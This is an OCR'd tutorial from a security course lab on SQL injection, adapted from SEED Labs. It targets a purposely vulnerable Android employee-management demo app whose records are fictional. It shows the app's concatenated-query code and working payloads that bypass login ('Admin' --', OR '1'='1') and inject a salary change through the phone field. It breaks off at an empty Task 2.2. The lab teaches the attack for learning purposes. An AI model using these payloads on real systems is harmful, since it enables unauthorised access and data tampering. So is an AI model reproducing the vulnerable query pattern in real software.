
SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred to malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database.

This lab is adapted from SEED Labs – SQL Injection Attack Lab. The major difference between this lab and the one in the SEED project is that: SEED lab explores the SQL Injection vulnerability of a remote web server and the attacker does SQL-inject attack via web application front-end input. In our lab, we store all user data of a mobile app in a local database for simplicity. All operations will be demonstrated on an android platform.

6.1 Set-up

Note: We adopt an android app named `SQL Inject Demo` (`sql-inject-demo.apk`, source code available li-xin-yi/sql_inject_demo) as our main environment. It should be installed on an android physical/virtual machine with API >= 17 (Android >= 4.2). We recommend a virtual machine of SDK API 25, which can be easily set-up either via AVD manager integrated in Android Studio or SeedLab virtual machine on VirtualBox.

In this lab, you can use our Android VM, on which `sql-inject-demo` is already installed:



6.2 Task 0: Get familiar to the App


This app uses an SQLite database to simulate an employee management system. After installed on your phone and sign in it first time, it initializes a database `employeeDB.db`, which contains only one table `employee` as:

ID	Name	Password	SSN	Salary	Nickname	Phone	Email	Address	Birthday
99999	Admin	admin	432543144	00000	Admin	(403) 220-1191	admin@hogwarts.edu	Gryffindor House	1990-03-05
10000	Alice	alice	102110022	0000	Alice	(400)210-2112	alice@hogwarts.edu	Gryffindor House	2000-09-20
20000	Bobby	bobby	102133522	50000	Bob	(404) 789-2313	boby@hogwarts.edu	Hufflepuff House	2000-04-20
30000	Ryan	ryan	321935259	0000	Ryanny	(210) 096-3287	ryan@hogwarts.edu	Ravenclaw House	2000-04-10
40000	Sammy	sammy	321111114	0000	Sam	(450) 218-8876	samy@hogwarts.edu	Slytherin House	2000-01-11
50000	Ted	ted	243432441	10000	Teddy	(208) 222-8712	ted@hogwarts.edu	Azkaban	2000-11-03


Whenever you want to reset the database as above, uninstall the app and reinstall it or tap on the RESET button.

When you open it, you will first be asked to login. Just pick one of the users (e.g. username: `Alice`, password

`alice`). If you type an incorrect username or password, you cannot access the system:




If you log in the system as a normal user (i.e. not Admin), you will enter your own profile page. Meanwhile, you can edit some fields (Nickname, Password, Address, Phone, and Email) and tap the "UPDATE" button to update your profile.




However, as a normal user, you cannot modify your ID, Name, SSN, Salary, Birthday or any information of other users.


if you log in with Admin account, you will enter a manage view and see all employees' personal information in the database:



When tapping on any item in this page, you will jump to a profile page similar to the one we previously saw, except that you can now modify any field of this user, excluding ID.



Moreover, you can delete the information of a certain employee and add a new employee by clicking on the "+" button on the "All employees" view as well. Note that we might not use any functionalities of Admin add/delete/update in the following tasks, but by using the data interface, you can explore the vulnerabilities with custom data in a more flexible way.



Even if you exit from the app, all updated data will be stored in the database. Whenever you open the app again, the user data will look like what you last modified.

6.3 Task 1: SQL Injection Attack on SELECT Statement

> **Warning:** Suppose that from now on, we don't know the password of any user.

A typical vulnerable login page takes user input as arguments of where clause to construct an SQL select query, if the database responds to the query with at least one valid result, the user can be authenticated. For example, this code snippet reveals how our app design for authentication:

```
1 public Employee findHandler(String username, String password) {
2     String query;
3     Cursor cursor;
4     SQLiteDatabase db = this.getReadableDatabase();
```

(continues on next page)

(continued from previous page)

```
    Employee employee = null;
    query = "SELECT * FROM " + TABLE_NAME + " WHERE NAME='" + username + "' AND␣
↪PASSWORD='" + password + "'";
    cursor = db.rawQuery(query, null);
    if (cursor != null && cursor.getCount() > 0 && cursor.moveToFirst()) {
        employee = new Employee(Integer.parseInt(cursor.getString(0)),
                cursor.getString(1),
                cursor.getString(2),
                cursor.getString(3),
                cursor.getString(4),
                cursor.getString(5),
                cursor.getString(6),
                cursor.getString(7),
                Integer.parseInt(cursor.getString(8)),
                cursor.getString(9)
        );
        cursor.close();
    }
    db.close();
    return employee;
}
```

As we have no knowledge about any password, we have to construct a payload to avoid the check of

```
" WHERE NAME='" + username + "' AND PASSWORD='" + password + "'"
```

Assume we want to login as an Admin account because it has more privileges

Solution 1

- Username: `Admin' --`
- Password: `xyz` (You can replace it with any non-empty text)

It constructs the SQL query as:

```
SELECT * FROM employee WHERE NAME='Admin' -- AND PASSWORD = 'xyz'
```

`--` serves as a start symbol of an in-line comment, so `AND PASSWORD = 'xyz'` will be regarded as just comments and **the validity of password will never be checked**.

> **Warning:** The in-line command symbol `#` in MYSQL cannot be recongized in SQLite, a payload with `#` may lead the app to crash.

Solution 2

- Username: `Admin`
- Password: `anytext' OR '1'='1`

It will result in an SQL query as:

```
SELECT * FROM employee WHERE NAME='Admin' AND PASSWORD = 'anytext' OR '1'='1'
```

6.3.1 Task 1.1: Append a new SQL statement

We may not be satisfied with only bypassing authentication and stealing information. It will be better if we can append a new SQL statement right after the supposed SQL query to modify the database.

Usually, a semicolon (`;`) is used to separate two SQL statements. So what if we append a INSERT statement when login the system? For example,

- username: `a' OR 1=1; INSERT INTO employee (NAME, ID) VALUES ('MUR','11451') --`
- password: `anything`

Unfortunately, although we can pass the login page by the injection code, no new data will be inserted into the database. Because `;` is defined as a termination in most SQLiteDatabase API, anything after it should be ignored, which means it does not support multiple statements in a single query.[1]

6.4 Task 2: SQL Injection Attack on UPDATE Statement


If an SQL injection vulnerability happens to an UPDATE statement, the damage can be more severe because attackers can use the vulnerability to modify databases.

> **Warning:** Suppose that from now on, we only know the password of a normal user. (e.g. Alice)

The typical vulnerable update page takes the user's inputs and constructs a UPDATE statement. For example, in our app, a profile update request by normal user is handled by the following code snippet:

```
public void partialUpdateHandler(Employee employee) {
    // invoked by user, update some optional fields
    String UPDATE_SQL_COMMAND = String.format("UPDATE %s SET NICKNAME='%s', EMAIL='%s
↪', ADDRESS='%s', PASSWORD='%s', PHONE='%s' WHERE ID=%s",
            TABLE_NAME,
            employee.getNickname(),
            employee.getEmail(),
            employee.getAddress(),
            employee.getPassword(),
            employee.getPhone(),
            employee.getId());
    SQLiteDatabase db = this.getWritableDatabase();
    db.execSQL(UPDATE_SQL_COMMAND);
}
```

[1] More information can be referenced in this question



6.4.1 Task 2.1

As we all know that a normal user cannot modify his/her own salary, however, from the code snippet above, Alice can edit her profile by changing Phone as

```
00000', SALARY = '9990000
```

to send an UPDATE request as:

```
UPDATE employee SET NICKNAME=..., EMAIL =..., ADDRESS=..., PASSWORD =..,
↪ PHONE='00000', SALARY='999000'
WHERE ID = (Alice.id)
```

6.4.2 Task 2.2

